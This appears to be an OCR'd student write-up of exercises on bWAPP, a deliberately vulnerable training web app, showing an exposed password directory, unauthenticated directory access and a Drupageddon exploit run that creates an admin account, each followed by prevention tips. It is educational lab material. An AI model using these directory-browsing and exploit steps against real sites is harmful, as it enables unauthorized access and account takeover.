


bWAPP - Security Misconfiguratio
Index of /bWAPP/passwords
localhost//bWAPP//passwords/

Index of /bWAPP/passwords

Name	Last modified	Size	Description
Parent Directory		-	
heroes.xml	2013-02-25 00:33	1.2K	
web.config.bak	2014-03-10 14:05	7.4K	
wp-config.bak	2014-03-08 15:39	1.5K	

Apache/2.4.54 (Win64) PHP/8.0.26 mod_fcgid/2.3.10-dev Server at localhost Port 80



bWAPP - Security Misconfiguratio
localhost//bWAPP//passwords/h
localhost//bWAPP//passwords/heroes.xml

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<heroes>
  ▼<hero>
     <id>1</id>
     <login>neo</login>
     <password>trinity</password>
     <secret>Oh why didn't I took that BLACK pill?</secret>
     <movie>The Matrix</movie>
     <genre>action sci-fi</genre>
   </hero>
  ▼<hero>
     <id>2</id>
     <login>alice</login>
     <password>loveZombies</password>
     <secret>There's a cure!</secret>
     <movie>Resident Evil</movie>
     <genre>action horror sci-fi</genre>
   </hero>
  ▼<hero>
     <id>3</id>
     <login>thor</login>
     <password>Asgard</password>
     <secret>Oh, no... this is Earth... isn't it?</secret>
     <movie>Thor</movie>
     <genre>action sci-fi</genre>
   </hero>
  ▼<hero>
     <id>4</id>
     <login>wolverine</login>
     <password>Log@N</password>
     <secret>What's a Magneto?</secret>
     <movie>X-Men</movie>
     <genre>action sci-fi</genre>
   </hero>
  ▼<hero>
     <id>5</id>
     <login>johnny</login>
     <password>m3ph1st0ph3l3s</password>
     <secret>I'm the Ghost Rider!</secret>
     <movie>Ghost Rider</movie>
     <genre>action sci-fi</genre>
```

PREVENTIONS

- There are several prevention methods for security misconfiguration in BWAPP:
  - Ensure that web server and application server configurations are secure and up-to-date.
  - Regularly apply security patches and updates to the web application and underlying technologies.
  - Use strong and unique passwords for all user accounts and ensure that passwords are not stored in plain text.
  - Disable unused features and unnecessary services to reduce the attack surface.

BROKEN ACCESS CONTROL

- Broken access control refers to a security vulnerability where an attacker can gain unauthorized access to restricted resources or functionality by exploiting flaws in access control mechanisms.


bWAPP - Login
Index of /bWAPP/passwords
localhost/bWAPP/login.php
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
Login
Security

/ Login /

Enter your credentials *(bee/bug)*.

Login: bee

Password: •••


Set the security level: low

Login

In this case, all hidden files are visible even though the user is logged out, which means the application is not properly enforcing access controls. This can allow an attacker to view and potentially modify sensitive data or functionality without proper authorization.

When a user logs out of an application, they should no longer have access to restricted resources or functionality. However, if the application does not properly enforce access controls, an attacker could potentially bypass these controls and access sensitive files or functionality.

In this case, an attacker could directly access the hidden files by entering the URL http://localhost/bWAPP/documents/ into a web browser. The application should be configured to require authentication and authorization before granting access to this directory. However, if the application is not properly enforcing access controls, the attacker can access the files without logging in or without proper authorization.



Index of /bWAPP/documents

Name	Last modified	Size	Description
Parent Directory		-	
Iron_Man.pdf	2013-01-02 02:19	531K	
Terminator_Salvation..>	2013-01-02 02:24	452K	
The_Amazing_Spider-M..>	2013-01-02 02:21	532K	
The_Cabin_in_the_Woo..>	2013-01-02 02:24	514K	
The_Dark_Knight_Rise..>	2013-01-02 02:23	739K	
The_Incredible_Hulk.pdf	2013-01-02 02:22	604K	
bWAPP_intro.pdf	2014-11-02 19:16	4.8M	

Apache/2.4.54 (Win64) PHP/8.0.26 mod_fcgid/2.3.10-dev Server at localhost Port 80

PREVENTIONS

- Here are some prevention methods for Broken Access Control in bwapp:


- Implement proper access controls: Ensure that only authorized users have access to sensitive resources and functionality by implementing access controls.
- Input validation and parameterization: Validate all user input and parameterize all queries to prevent attackers from manipulating the application to access unauthorized resources.
- Proper error handling: Implement proper error handling to avoid leaking sensitive information and to prevent attackers from exploiting errors to gain unauthorized access.
- Session management: Implement proper session management to ensure that users can only access resources and functionality that they are authorized to access.
- Regular updates and patches: Keep the application and all its components up-to-date with the latest security patches and updates to prevent known vulnerabilities from being exploited.

USING COMPONENTS WITH KNOWN VULNERABILITIES

Using Components with Known Vulnerabilities" in bWAPP refers to a situation where the web application is using software components, libraries or frameworks that contain known security flaws or vulnerabilities. This can potentially allow attackers to exploit these vulnerabilities and gain unauthorized access to the application or its data.

"Drupageddon" is a well-known example of "Using Components with Known Vulnerabilities" vulnerability.


The vulnerability was caused by a flaw in the Drupal core code that allowed attackers to execute arbitrary SQL queries. Attackers could exploit this flaw by sending a specially crafted HTTP request to the website, allowing them to execute arbitrary code on the web server and gain full control of the website.



```
                              Written by:

                            Claudio Viviani

                         http://www.homelab.it

                            info@homelab.it
                        homelabit@protonmail.ch

                 https://www.facebook.com/homelabit
                   https://twitter.com/homelabit
                 https://plus.google.com/+HomelabIt1/
       https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww


[!] VULNERABLE!

[!] Administrator user created!

[*] Login: zartaj
[*] Pass:  zartaj
[*] Url: http://10.1.147.130/drupal//?q=node&destination=node
bee@bee-box:~/Desktop$
```

The scenario described is of "Using Components with Known Vulnerabilities", a security vulnerability where an application uses software components, libraries, or frameworks that contain known security flaws or vulnerabilities.


In this case, the web app is using a version of Drupageddon that has a known vulnerability that can be exploited using a publicly available python script. The vulnerability allows attackers to create a user in the Drupageddon module and potentially gain unauthorized access to the application or its data.



Welcome to Drupageddon

No front page content has been created yet.

- Add new content



Username *: zartaj

Password *: •••••


Welcome to Drupageddon

No front page content has been created yet.

PREVENTIONS

